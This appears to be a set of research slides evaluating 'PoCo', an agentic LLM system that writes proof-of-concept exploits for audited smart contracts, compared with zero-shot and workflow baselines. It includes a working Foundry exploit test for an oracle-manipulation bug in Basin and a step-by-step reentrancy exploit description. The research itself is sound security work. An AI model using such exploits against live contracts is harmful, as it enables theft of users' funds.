STEP 1 · RQ1

Vulnerable code
Does the exploit work?

✓ **Compiles & assertions pass**
Well-formed → proceed

✗ **Fails to compile or run**
Ill-formed → stop

STEP 2 · RQ2

Patched code
Does the patch break it?

✓ **Assertion fails on patched code**
Exploit blocked → correct

✗ **Assertions still pass**
Patch doesn't stop it → incorrect

✓ **Logically correct**
PoC exercises the real vulnerability

✗ **Incorrect**
PoC doesn't target the right path

Baselines

- ➔ **Zero-shot LLM:** single prompt, no iteration, no tool access
- ➔ **Workflow LLM:** LLM in a fixed, predetermined loop (compile, fix, test)

Models

- ➔ **Claude Sonnet 4.5** (frontier coding)
- ➔ **OpenAI o3** (reasoning)
- ➔ **GLM 4.6** (open weights)

Resource limits: maximum **$3** per task, or 10 smart contract tool calls

RQ1: Well-formed PoCs


Sanity check: does PoCo produce syntactically valid, compilable exploit code? How does it compare to simpler baselines?

Well-formed PoCs (of 23)		
Zero-shot	**Workflow**	**PoCo**
3 (13%)	16 (70%)	22 (96%)


Union across 3 models

Takeaway. 22 of 23 (96%) PoCo PoCs are well-formed.

Zero-shot failure modes are simple. Iteration with execution feedback is important.


Listing 1 Prompting with OpenAI o3, generates a PoC with compilation error due to invalid hexadecimal literal.

```
$ forge test compile
Compiler run failed:
Error (8936): Identifier-start is not allowed at end of a number.
  --> test/exploit/ExploitTest.t.sol:91:41:
   |
91 |     address internal attacker = address(0xEvil); // malicious actor
   |                                         ^^^

Error: Compilation failed
```



ID	Project	Zero-shot GLM 4.6	Zero-shot OpenAI o3	Zero-shot Claude Sonnet 4.5	Workflow GLM 4.6	Workflow OpenAI o3	Workflow Claude Sonnet 4.5	PoCo GLM 4.6	PoCo OpenAI o3	PoCo Claude Sonnet 4.5
001	2024-06-size	CF	CF	CF	MT	✓	✓	MT	✓	✓
003	2023-07-pooltogether	CF	IA	CF	MT	✓	✓	✓	✓	✓
008	2023-09-centrifuge	CF	CF	CF	MT	MT	MT	✓	NA	MC
009	2023-04-caviar	CF	CF	CF	MT	MT	✓	✓	MC	✓
015	2023-07-pooltogether	CF	CF	CF	MT	MT	✓	✓	✓	✓
018	2023-04-caviar	CF	CF	IA	MT	MT	MT	✓	✓	MC
020	2023-12-dodo-gsp	CF	CF	CF	MT	✓	✓	✓	✓	✓
032	2022-06-putty	CF	CF	CF	MT	MT	MT	✓	✓	MC
033	2023-04-caviar	CF	CF	CF	MT	✓	MT	✓	✓	✓
039	2024-03-axis-finance	CF	IA	CF	MT	MT	✓	MT	MC	✓
041	2024-03-axis-finance	CF	CF	CF	MT	✓	MT	IA	✓	✓
042	2025-07-cap	CF	CF	CF	MT	MT	MT	✓	✓	MC
046	2023-05-xeth	CF	CF	CF	MT	✓	✓	✓	✓	✓
048	2023-04-caviar	CF	CF	IA	MT	MT	MT	MT	MC	MC
049	2023-08-cooler	CF	IA	CF	MT	MT	MT	✓	✓	✓
051	2023-09-centrifuge	IA	CF	CF	MT	✓	✓	✓	✓	MC
054	2022-05-cally	CF	✓	CF	MT	✓	MT	✓	✓	✓
058	2022-06-putty	CF	✓	CF	MT	✓	MT	MT	✓	✓
066	2023-11-kelp	CF	CF	CF	MT	✓	✓	✓	✓	MC
070	2024-08-ph	CF	CF	CF	MT	MT	MT	✓	✓	✓
077	2024-02-ai-arena	CF	✓	✓	MT	✓	MT	MT	✓	MC
091	2023-07-basin	CF	CF	CF	MT	✓	MT	MT	✓	✓
098	2022-05-cally	CF	CF	CF	MT	✓	MT	✓	✓	✓
	#Compilation Failure (CF)	22	17	20				0	0	0
	#No Assertion (NA)	0	0	0	0	0	0	0	1	0
	#Ill-formed Assertion (IA)	1	3	2				1	0	0
	#Max Cost (MC)				0	0	0	0	3	8
	#Max Tool Calls (MT)				23	10	14	6	0	0
	#Well-formed (✓)	0	3	1	0	13	9	16	19	15

RQ2: Are they logically correct?

Well-formed ≠ correct. Does the PoC actually exploit the vulnerability?

➔ PoC must PASS on vulnerable and FAIL on patched version


Logically Correct PoCs (of 23)		
Zero-shot	**Workflow**	**PoCo**
2 (9%)	9 (39%)	17 (74%)

Union across 3 models

Workflow baseline.
Excessive mocking leads to PoC still passing on patched code.


Takeaway. 17 of 23 (74%) PoCo PoCs are logically correct.

Manual analysis. 6 out of 6 cases where auditor PoCs existed, PoCo produced semantically equivalent exploits.



ID	Project	Zero-shot			Workflow			PoCo		
		GLM 4.6	OpenAI o3	Claude Sonnet 4.5	GLM 4.6	OpenAI o3	Claude Sonnet 4.5	GLM 4.6	OpenAI o3	Claude Sonnet 4.5
001	2024-06-size	–	–	–	–	IC	IC	–	🏆	🏆
003	2023-07-pooltogether	–	–	–	–	IN	IN	IN	IN	IN
008	2023-09-centrifuge	–	–	–	–	–	–	IC	–	–
009	2023-04-caviar	–	–	–	–	–	IC	🏆	–	🏆
015	2023-07-pooltogether	–	–	–	–	–	IN	IN	IN	IN
018	2023-04-caviar	–	–	–	–	–	–	🏆	🏆	–
020	2023-12-dodo-gsp	–	–	–	–	IC	🏆	IC	🏆	🏆
032	2022-06-putty	–	–	–	–	–	–	🏆	🏆	–
033	2023-04-caviar	–	–	–	–	🏆	–	🏆	🏆	🏆
039	2024-03-axis-finance	–	–	–	–	–	IC	–	–	🏆
041	2024-03-axis-finance	–	–	–	–	IC	–	–	🏆	🏆
042	2025-07-cap	–	–	–	–	–	–	IC	IC	–
046	2023-05-xeth	–	–	–	–	🏆	🏆	🏆	🏆	🏆
048	2023-04-caviar	–	–	–	–	–	–	–	–	–
049	2023-08-cooler	–	–	–	–	–	–	IC	🏆	IC
051	2023-09-centrifuge	–	–	–	–	🏆	🏆	IC	🏆	–
054	2022-05-cally	–	IC	–	–	🏆	–	IC	IC	IC
058	2022-06-putty	–	🏆	–	–	🏆	–	–	🏆	🏆
066	2023-11-kelp	–	–	–	–	🏆	IC	IC	🏆	–
070	2024-08-ph	–	–	–	–	–	–	🏆	🏆	🏆
077	2024-02-ai-arena	–	🏆	🏆	–	🏆	–	–	🏆	–
091	2023-07-basin	–	–	–	–	IC	–	–	IC	🏆
098	2022-05-cally	–	–	–	–	🏆	–	🏆	🏆	🏆
	# Evaluated	0	3	1	0	13	9	16	19	15
	# Incorrect (IC)	0	1	0	0	4	4	7	3	2
	# Inconclusive (IN)	0	0	0	0	1	2	2	2	2
	# Correct (🏆)	0	2	1	0	8	3	7	14	11


#091 Basin: Token reserves manipulated without updating price oracle



```
    /**
     * @notice Demonstrates oracle manipulation via shift() function
     * @dev This test proves that shift() doesn't update pumps before modifying reserves,
     *      allowing an attacker to poison the oracle with manipulated reserve values
     */
    function test_exploit_shift_oracle_manipulation() public {
        // Initial state: Well has balanced reserves (1000e18 each token)
        uint256[] memory initialReserves = well.getReserves();
        assertEq(initialReserves[0], 1000e18, "Initial reserve 0 should be 1000e18");
        assertEq(initialReserves[1], 1000e18, "Initial reserve 1 should be 1000e18");

        // Record initial pump state (no updates yet)
        uint256 initialUpdateCount = trackingPump.updateCount();

        // STEP 1: Attacker transfers tokens directly to the well to create imbalance
        // This simulates the attacker manipulating reserves
        vm.startPrank(user);
        uint256 manipulationAmount = 500e18;
        tokens[0].transfer(address(well), manipulationAmount);

        // STEP 2: Attacker calls shift() to update reserves with manipulated values
        // CRITICAL: shift() calls _setReserves() but does NOT call _updatePumps() first
        // This means the current block's reserves are set to manipulated values
        well.shift(tokens[1], 0, user);

        // Verify reserves were updated by shift()
        uint256[] memory reservesAfterShift = well.getReserves();
        assertTrue(reservesAfterShift[0] > initialReserves[0], "Reserve 0 should have increased");

        // CRITICAL OBSERVATION: Pump has NOT been updated yet
        assertEq(trackingPump.updateCount(), initialUpdateCount, "Pump should not be updated by shift()");

        // STEP 3: Attacker performs a swap to trigger pump update
        // The swap will call _updatePumps() which reads the manipulated reserves from step 2
        uint256 swapAmount = 100e18;
        tokens[0].approve(address(well), swapAmount);
        well.swapFrom(tokens[0], tokens[1], swapAmount, 0, user, type(uint256).max);

        // PROOF OF VULNERABILITY: Pump was updated with manipulated reserves
        assertEq(trackingPump.updateCount(), initialUpdateCount + 1, "Pump should be updated by swap");

        // The pump received the manipulated reserves (from after shift, before swap)
        uint256[] memory pumpReceivedReserves = trackingPump.lastReserves();

        // These reserves include the manipulation from shift()
        // In a correct implementation, the pump should have been updated BEFORE shift() modified reserves
        assertTrue(
            pumpReceivedReserves[0] > initialReserves[0],
            "Pump received manipulated reserve 0 - VULNERABILITY CONFIRMED"
        );
```

PoCo with Claude Sonnet 4.5

Reconnaissance → Initial Exploit Writing → Compilation Debugging → Test Assertion Refinement → Logically Correct PoC




RQ1 Execution Results

Status: Compiles + passes

EXECUTION SUMMARY

Total: 3 | Pass: 3 | Fail: 0 | Skip: 0

- ● test_correct_behavior_swap_updates_pump_first 2 assertions
- ● test_exploit_shift_oracle_manipulation 6 assertions
- ● test_exploit_sync_oracle_manipulation 4 assertions



RQ2 Execution Results

Status: Correct (patch blocks PoC)

EXECUTION SUMMARY

Total: 3 | Pass: 1 | Fail: 2 | Skip: 0

- ● test_correct_behavior_swap_updates_pump_first 2 assertions
- ● test_exploit_shift_oracle_manipulation 6 assertions
- ● test_exploit_sync_oracle_manipulation 4 assertions

RQ3: What about input sensitivity?

Three Levels of detail


- **High-level:** minimal ‘what’ and ‘where’ info
- **Detailed:** technical description of vulnerability
- **Procedural:** step-by-step natural language exploit description

We rerun RQ2 protocol with Claude Sonnet 4.5.

high-level < detailed < procedural


Takeaway:

- high-level information rarely enough.
- Technical description of what is broken seems sufficient.



ID	Project	High-level	Detailed	Procedural
001	2024-06-size	–	🏆	🏆
009	2023-04-caviar	IC	🏆	🏆
020	2023-12-dodo-gsp	–	–	🏆
032	2022-06-putty	–	–	–
042	2025-07-cap	–	–	–
048	2023-04-caviar	–	–	–
077	2024-02-ai-arena	🏆	🏆	–
091	2023-07-basin	–	–	🏆
098	2022-05-cally	–	–	🏆
	#Ill-formed (–)	7	6	4
	#Incorrect (IC)	1	0	0
	#Inconclusive (IN)	0	0	0
	#Correct (🏆)	1	3	5

#077 AI Arena: Over-specified annotations can hurt



077	2024-02-ai-arena	Players can exploit a reentrancy bug to claim extra rewards before the contract updates their NFT balance.

PROCEDURAL DESCRIPTION

"Step 1: create a reentrant contract. Step 2: call claimRewards. Step 3: in the callback, call claimRewards again. Assert that 6 NFTs are minted instead of 3."

✗ Agent reproduces exact NFT counts verbatim. Array pre-sized for 6 mints exhausted. Repeated out-of-bounds panics.

TECHNICAL DESCRIPTION

"The claimRewards function is vulnerable to reentrancy: it updates the NFT balance after the external call, allowing an attacker to claim more NFTs than entitled."

✓ Agent focuses on the invariant: attacker gets more NFTs than entitled. Uses assertGt instead of exact count. PoC passes.


Insight: The agent has its own agentic strategy. Rigid step-by-step instructions can conflict with success.

Lessons Learned

Discussion · Conclusion

PART 04

Agentic autonomy enables PoC exploit generation



Insight: GLM 4.6 with PoCo outperforms zero-shot o3 and zero-shot Claude.
Autonomy matters more than model capability.

Beyond smart contracts

To apply agentic exploit generation in domain “X”, you want a faithful target environment and automated verification of exploit success

- **Environment:** the agent needs to be able to interact with and observe the target system in its vulnerable state
  - E.g., run a simulated deployed blockchain
- **Task verifier:** an automated way to confirm the output is correct, without a human
  - E.g., compilation and test passing verify well-formedness

Conclusion

→ Bug discovery is accelerating and demonstrating exploitability is increasingly important

Link to paper (arxiv)

Can frontier agentic LLMs generate semantically meaningful smart contract PoC exploits for us?

YES!